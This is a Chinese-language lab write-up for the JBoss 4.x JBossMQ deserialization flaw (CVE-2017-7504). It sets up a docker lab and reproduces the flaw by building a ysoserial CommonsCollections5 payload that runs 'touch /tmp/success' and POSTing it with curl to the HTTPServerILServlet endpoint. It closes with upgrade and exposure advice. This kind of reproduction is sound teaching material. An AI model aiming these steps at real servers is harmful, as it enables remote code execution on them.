JBoss 4.x JBossMQ JMS 反序列化漏洞 (CVE-2017-7504)

漏洞详情

JBoss AS 4.x及之前版本中，JbossMQ实现过程的JMS over HTTP Invocation Layer的HTTPServerILServlet.java文件存在反序列化漏洞，远程攻击者可借助特制的序列化数据利用该漏洞执行任意代码。

影响版本

JBoss AS 4.x及之前版本

环境搭建

```
cd jboss/CVE-2017-7504
docker-compose up -d
```

环境启动后，目标为`http://your-ip:8080`


漏洞复现

该漏洞出现在`/jbossmq-httpil/HTTPServerILServlet`请求中，我们借助ysoserial的CommonsCollections5利用链来复现。生成Payload

```
java -jar ysoserial-0.0.6-SNAPSHOT-BETA-all.jar CommonsCollections5 "touch
/tmp/success" > poc.ser
```

我们将`poc.ser`文件内容作为POST Body发送：

```
curl http://your-ip:8080/jbossmq-httpil/HTTPServerILServlet --data-binary
@poc.ser
```



漏洞分析

JBoss AS 4.x及之前版本中，JbossMQ实现过程的JMS over HTTP Invocation Layer的HTTPServerILServlet.java文件存在反序列化漏洞，远程攻击者可借助特制的序列化数据利用该漏洞执行任意代码。

防御与修复

1. 将JBoss版本升级到最新
2. 尽量不要将JBoss映射到公网